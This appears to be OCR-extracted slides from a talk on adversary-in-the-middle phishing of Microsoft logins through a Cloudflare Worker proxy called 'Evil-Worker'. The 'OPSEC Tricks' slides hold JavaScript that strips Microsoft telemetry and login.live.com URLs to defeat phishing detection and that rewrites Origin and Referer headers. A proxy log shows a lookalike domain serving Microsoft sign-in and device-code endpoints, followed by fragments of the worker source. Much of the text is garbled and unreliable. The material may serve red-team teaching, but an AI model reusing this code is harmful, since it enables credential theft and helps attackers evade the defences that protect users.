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#### **OPSEC Tricks**


```
// Telemetry patterns for blocking
const TELEMETRY_PATTERNS = [
    'mobile.events.data.microsoft.com',
    'aria.microsoft.com',
    'login.live.com',
    'watson'
1;
// Telemetry replacement patterns
const TELEMETRY_REPLACEMENTS = [
    [/"https:\/\/mobile\.events\.data\.microsoft\.com[^"]*"/g, '""'],
   [/https:\/\/mobile\.events\.data\.microsoft\.com[^"'\s>]*/g, '""'],
   [/"[^"]*\/telemetry\/[^"]*"/g, '""'],
   [/"[^"]*\/analytics\/[^"]*"/g, '""'],
   [/"[^"]*\/tracking\/[^"]*"/g, '""'],
   [/"https:\/\/[^"]*\.aria\.microsoft\.com[^"]*"/g, '""'],
   [/"https:\/\/[^"]*\.bing\.com\/[^"]*telemetry[^"]*"/g, '""'],
   [/"https:\/\/[^"]*\.msn\.com\/[^"]*analytics[^"]*"/g, '""'],
   [/"https:\/\/[^"]*login\.live\.com[^"]*"/g, '""'],
    [/https:\/\/[^"'\s>]*login\.live\.com[^"'\s>]*/g, '""']
```

https:// https:// https:// https:// https://	//maglcedge help /eu.maglcedge.help /eu.maglcedge.help //maglcedge.help	POST OPTIONS	/common/SAS/BeginAuth	₩.	200	3876	JSON	
https:// https:// https:// https:// https://	/eu.magicedge.help	OPTIONS						
https:// https:// https:// https://			/OneCollector/1.0/?cors=true&content-type=application/k		200	749		
https:// https:// https:// https://		OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x		200			
https:// https:// https:// https://		POST	/common/DeviceCodeStatus?code=LAQABIQEAAABV/Sp		200	1352	JSON	
https:// https:// https://	/maglcedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1666	JSON	
https:// https://	/magiced ge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1352	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1352	JSON	
	// lagicedge.help	OPTIONS	/OneCollector/1.0/7cors=true&content-type=application/x		200	751	JOSTA	
		POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1665	JSON	
	/magicodge.help							
	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1355	JSON	
	/eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x		200	745		
	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1355	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp	4	200	1352	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1665	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1352	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1352	JSON	
https://	/magicadge.help	POST	/common/GetOneTimeCode		200	1950	JSON	
https://	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1355	JSON	
	/magicedge help	POST	/common/GetOneTimeCode		200	2245	JSON	
	/eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x	4	200	781		
	/magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp		200	1352	JSON	
	/odn.magicedge.help	GET	/shared/1.0/content/images/picker verify fluent authenti		200	8446	XML	
	/magicedge, help	POST	/common/GetOneTimeCode		200	1950	JSON	
		GET		Š.	200	43121		
	/cdn.magicedge.help		/shared/1.0/content/js/asyncchunk/convergedlogin_prem				script	
	/eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x		200	759	NA NO	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio		200	8432	XML	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio		200	2120	XML	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio		200	1406	XML	
https://	/odn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pcred		200	37266	script	
https://	Vodn.magicedge.help	GET	/shared/1.0/content/images/arrow_left_43280e0ba671a1d		200	1554	XML	
https://	Vodn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_ppas		200	27989	script	
https://	/magicedge.help	POST	/common/GetCredentialType?mkt=en-GB		200	3746	JSON	
https://	Vou.magicodgo.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x		200			
https://	/eu.magicedge.help	OPTIONS	/OneGollector/1.0/?cors=true&content-type=application/x	✓	200	753		
	/login.magicedge.help	GET	/well-known/webauthn		200	954	JSON	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/signin-options_3e3f6b73c3f3		200	2638	XML	
	/cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/converged/login_pstrin		200	114804	script	
	Vive.magicedge.help	GET	/Me.htm?v=3		200	10911	HTML	
	Vodn.magicedge.help	GET	/shared/1.0/content/images/backgrounds/2_11d9e3bcdfe		200	2906	XML	
		GET			200	2906 4693	XML	
	/cdn.magicedge.help		/shared/1.0/content/Images/microsoft_logo_564db913a7f				GIF	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/marching_ants_986f40b5a9d		200	4645		
	/cdn.magicedge.help	GET	/shared/1,0/content/images/marching_ants_white_8257b		200	3947	GIF	
	Vodn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pfetc		200	16803	script	
	/cdn.magicedge.help	GET	/shared/1.0/content/images/favicon_a_eupayfgghqial7k9		200	18199	Image	
https://	/cdn.magicedge.help	GET	/shared/1,0/content/js/asyncchunk/converged/ogin_pcust		200	408475	script	
https://	/cdn.magicedge.help	GET	/shared/1.0/content/js/oneDs_f891683d1850d7ab47e8.js		200	191170	script	
https://	/live.magicedge.help	GET	/Me.htm?v=3		200	10915	HTML	
https://	/cdn.magicedge.help	GET	/shared/1.0/content/js/ConvergedLogin_PCore_RTO4W_I		200	461621	script	
	Vodn.magicedge.help	GET	/ests/2.1/content/cdnbundles/ux.converged.login.strings		200	61155	script	
	/cdn.magicedge.help	GET	/ests/2.1/content/cdnbundles/converged.v2.login.min_wy		200	114672	CSS	
	/magicedge.help	GET	/common/cauth2/v2 0/authorize?client_id=4765445b-32c		200	109105	HTML	
	/cdr.magicedge.help	GET	/shared/1.0/content/js/Bssointerrupt_Core_4Gfftro1Aew2		200	143691	script	
	/magicedge.help	GET	/favicon.ico		404	1006	image	
	/magicedge.help	GET	/common/oauth2/v2.0/authorize?client_id=4765445b-32c	*	200	53866	HTML	
	Voffice.magicedge.help Vmagicedge.help	GET	/login		302 302	2820 1839	HTML HTML	



#### **Opsec Tricks**







#### **OPSEC Tricks**

# Custom User-Agent to minimize the detection

#### Custom <u>Origin</u> & <u>Referer</u> headers


```
// Rewrite Origin header
const originalOrigin = headers.get('Origin');
if (originalOrigin) {
    const newOrigin = rewriteDomains(originalOrigin, 'request', { plainDomains: true });
    headers.set('Origin', newOrigin);
}

// Rewrite Referer header
const originalReferer = headers.get('Referer');
if (originalReferer) {
    const newReferer = rewriteDomains(originalReferer, 'request', { plainDomains: true });
    headers.set('Referer', newReferer);
}
```

Cloudflare Worker sends original Microsoft headers to the Microsoft server.



#### **OPSEC Tricks**




**Special Mention** 



https://insights.spotit.be/2024/06/03/clipping-the-canaryswings-bypassing-aitm-phishing-detections/



#### Infrastructure deployment (Evil-Worker)





\*001B2025


#### Infrastructure deployment (Evil-Worker)

```
src > _ gateway-worker-modular.js >
 @ README.... 9+
 ## DOCU... 9+, M
HI DOCUL 9+, M
 ## JAVASCRIPT-T.
 () gateway-modul.
                               import { processTransparentProxy } from './modules/proxy.js';
import { validateAdminAccess, generateLinkAccessToken, validateAndConsumeAccessToken, validateAdminAccessLog, clearUsedTokens } from './modules/auth.js';
                               import { handleShortUrl, handleTokenGeneration, handleAdmin, handleDebug, volidateLinkAccess, clearAllLinks, getUrlDatabaseInfo } from './modules/gateway.js';
import { DEFAULT_CONFIG, DEFAULT_AUTH_TARGET, isTelemetryRequest, logEnvironmentDebug } from './modules/utils.js';
                              // Export default object for modern Worker form
export default {
eng eng
                                 async fetch(request, env, ctx) (
 HI JAVAS., 9+, M
 HI DOCU... 9+, M
les src ...
 modules =
                               async function handleRequest(request, env = {}) {
                                  const url = new URL(request.url);
  proxy.js M
                                   const pathname = url.pathname.toLowerCase();
                                   const clientIP = request.headers.get('cf-connecting-ip') || request.headers.get('x-forwarded-for') || 'unknown';
                                    if (DEFAULT_CONFIG.ADMIN_ROUTES.some(route => pathname.startsWith(route)))
                                        console.log("ADMIN_PROTECTION: Checking access for route: ${pathname}")
README md 9+
                                       const adminCheck = await validateAdminAccess(request, clientIP, env);
                                        console.log('ADMIN_PROTECTION: Admin check result:', adminCheck);
                       Problems 625 Output Debug Console Terminal Ports Azure
                       on y clean-gateway-system [1] [] v28.18.1
1 79% 89:43:12
0 | carlesgomezgicolocal transparent-proxy +
```



# Infrastructure deployment (Evil-PaaS)







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